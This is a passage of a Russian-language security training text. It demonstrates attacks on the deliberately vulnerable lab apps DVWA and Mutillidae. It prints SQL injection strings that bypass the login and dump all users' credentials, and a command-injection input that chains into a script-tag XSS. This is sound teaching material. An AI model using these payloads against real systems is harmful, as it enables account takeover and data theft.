


Рисунок 2.4.11 - Выполнение SQL-инъекции

Уязвимость заключается в том, что атакующий повлиял на SQL запрос, выполняемый веб-приложением. Изначально SQL запрос выглядел как: “*select id, first_name, surname from users where id = ‘?’*”, где ? - это параметр, передаваемый пользователем. Однако передав в качестве *id*, параметр “*1’ or 1 = 1 -- comment here”*, действительный SQL запрос выглядит так:
“select id, first_name, surname from users where id = ‘1’ or 1 = 1 -- comment here”.

Отличие от предыдущего запроса в том, что текущий запрос возвратит все записи из таблицы users.

Помимо показанных уязвимостей DVWA содержит плеяду других. Основное преимущество DVWA заключается в простоте и достаточной гибкости как для начинающих специалистов в информационной безопасности, так и для матерых хакеров.

2.5 Аудит безопасности Mutillidae

Mutillidae - представляет из себя уязвимое веб-приложение содержащее огромный набор существующих уязвимостей многие из которых входят в OWASP TOP 10.

Концептуально Mutillidae является аналогом DVWA, но в отличие от DVWA содержит гораздо большее количество уязвимостей. Как и DVWA Mutillidae также поддерживает гибкую систему сложности. Уровни сложности можно регулировать в зависимости от навыков атакующего.

Примечательно, что слоганом приложения является: “Рожден чтобы быть взломанным”.

На рисунке 2.5.1 демонстрируется главная страница приложения Mutillidae.

Самое интересное, что сами тренажеры DVWA и Mutillidae содержат игровой элемент и атакующий не имеет изначального доступа ни в одну систему.

Чтобы получить доступ в Mutillidae нужно получить логин и пароль одного из заранее созданных пользователей.

На рисунке 2.5.2 демонстрируется попытка входа в приложение.

Получить доступ в приложение можно различными путями. В данном примере рассматривается применение SQL-инъекции на главной странице авторизации.




Рисунок 2.5.1 - Главная страница Mutillidae




Рисунок 2.5.2 - Попытка входа в Mutillidae

SQL запрос проверяющий пользователя выглядит так: “s*elect * from user where username = ‘:username’ and password = ‘:password’”*, где :username - логин пользователя, :password - пароль. Если передать в приложению в качестве параметра логин: “*admin’ or 1=1 #com”*, то итоговый SQL запрос будет выглядеть так: “*select * from user where username = ‘admin’ or 1=1 #com”*. Это позволит получить всех пользователей из таблицы users и авторизоваться под самым первым, который возвращается SQL запросом.

На рисунке 2.5.3 демонстрируется эксплуатация SQL-инъекции на странице авторизации приложения.

На рисунке 2.5.4 демонстрируется успешная эксплуатация SQL-инъекции. В правом верхнем углу можно получить информацию о том, в качестве какого пользователя мы получили доступ.

Отдельного внимания заслуживает тот факт, что доступ к приложению был получен без знания пароля пользователя.




Рисунок 2.5.3 - Попытка выполнить SQL-инъекцию

Рисунок 2.5.4 - Удачная попытка входа в приложение

Так же, как и DVWA Mutillidae содержит в левом углу вкладку с доступными уязвимостями. Для демонстрации воспользуемся вкладкой “View your details (Посмотреть информацию о себе)”.

На данной странице пользователь может получить расширенную информацию о своем пользовательском аккаунте.

Используя уязвимость, которая позволила получить доступ к приложению попытаемся получить информацию о пользователе *admin*.

На рисунке 2.5.5 демонстрируется попытка эксплуатации SQL-инъекции.




Рисунок 2.5.5 - Попытка поиска информации о пользователе

В этот раз инъекция не сработает и приложение выдаст ошибку авторизации. Проблема заключается в том, что поле “Name” не поддерживает инъекцию. Однако можно использовать поле “Password” для инъекции.

На рисунке 2.5.6 демонстрируется инъекция поля “Password”.




Рисунок 2.5.6 - Попытка выполнить SQL-инъекцию

Передав в поле “Password” произвольный запрос, SQL-инъекция эксплуатируется.

Результирующий запрос, выполняемый веб-приложением, выглядит так: `*select * from users where username = "admin' or 1=1 #com" and password = 'pwd' or 1=1 #comm*`. Такой запрос позволит получить все записи в таблице users.

На рисунке 2.5.7 демонстрируется успешная эксплуатация SQL-инъекции.

Успешная эксплуатация позволяет получить логин и пароль для всех пользователей в приложение Mutillidae. Можно использовать любой аккаунт для проверки.

На рисунке 2.5.8 демонстрируется попытка входа в приложение с учетными данными пользователя *john*.

На рисунке 2.5.9 демонстрируется информация о текущем пользователе.




Рисунок 2.5.7 - Успешная эксплуатация SQL-инъекции

Рисунок 2.5.8 - Попытка входа с логином и паролем пользователя *john*




Рисунок 2.5.9 - Успешная попытка входа в приложение

Как видно из предыдущего рисунка доступ в приложение был получен от имени пользователя *john*.

Для демонстрации следующей уязвимости нужно перейти во вкладку “DNS Lookup (Запрос DNS)”.

Данная веб-страница предоставляет сервис для выполнения DNS запросов.

DNS (Domain Name System) - это система доменных имен, которая используется для преобразования удобно читаемого доменного имени, такого как, example.com в IP-адрес и наоборот.

На рисунке 2.5.10 демонстрируется поле для ввода доменного имени сервера.

При тестировании веб-приложений очень важно находить так называемым входные точки. Этими точками являются API приложения. Единственный способ взаимодействия с приложением — это отправлять ему параметры, например, через формы.

Изменяя отправляемые параметры тестировщик внимательно наблюдает за изменениями в поведении веб-приложения. Если приложение реагирует неадекватно на некоторый набор параметров, например, генерирует ошибку сервера или выдает лишнюю информацию, то у тестировщика есть поводы задуматься над возможностью эксплуатации данных параметров. Очень часто это приводит к всевозможным инъекциям. Таким как SQL-инъекции, XSS, Code Injection и другие.




Рисунок 2.5.10 - Попытка поиска IP-адреса хоста по его доменному имени

На предыдущем рисунке произошел DNS-запрос к доменному имени google.com. В ответ на запрос сервер вернул набор IP-адресов версии IPv4.

Данная веб страница уязвима к выполнению произвольного кода, так как для выполнения функции доменного поиска используется утилита *nslookup*.

На рисунке 2.5.11 демонстрируется эксплуатация данной уязвимости.

Данный тип уязвимости уже демонстрировался ранее, но в данном случае эту уязвимость можно использовать для эксплуатации другой уязвимости.

Так как результат выполнения команды не фильтруется, то весь генерируем текст попадает напрямую в главную HTML страницу. Это может привести к XSS уязвимости.

XSS (Cross-site scripting) - межсайтовый скриптинг уязвимость, которая заключается в том, что атакующий может внедрить произвольный Javascript код в браузер пользователя.




Рисунок 2.5.11 - Попытка выполнить произвольную команду

Если в качестве параметра веб-приложению передать строку вида: `*google.com;echo "<script>alert('XSS');</script>"*`.

Это приведет к тому, что результат команды успешно попадает в генерируемую веб-сервером динамическую HTML страницу в которую успешно внедряется HTML тег *script*, который позволит выполнить произвольный Javascript код.

На рисунке 2.5.12 демонстрируется результат выполнения такого запроса.

Это означает, что атакующий имеет полный доступ к браузеру пользователя и может, например, внедрить код для кражи cookie текущего сайта и получить доступ к аккаунту пользователя.

На рисунке 2.5.13 демонстрируется исходный код генерируемой HTML страницы.

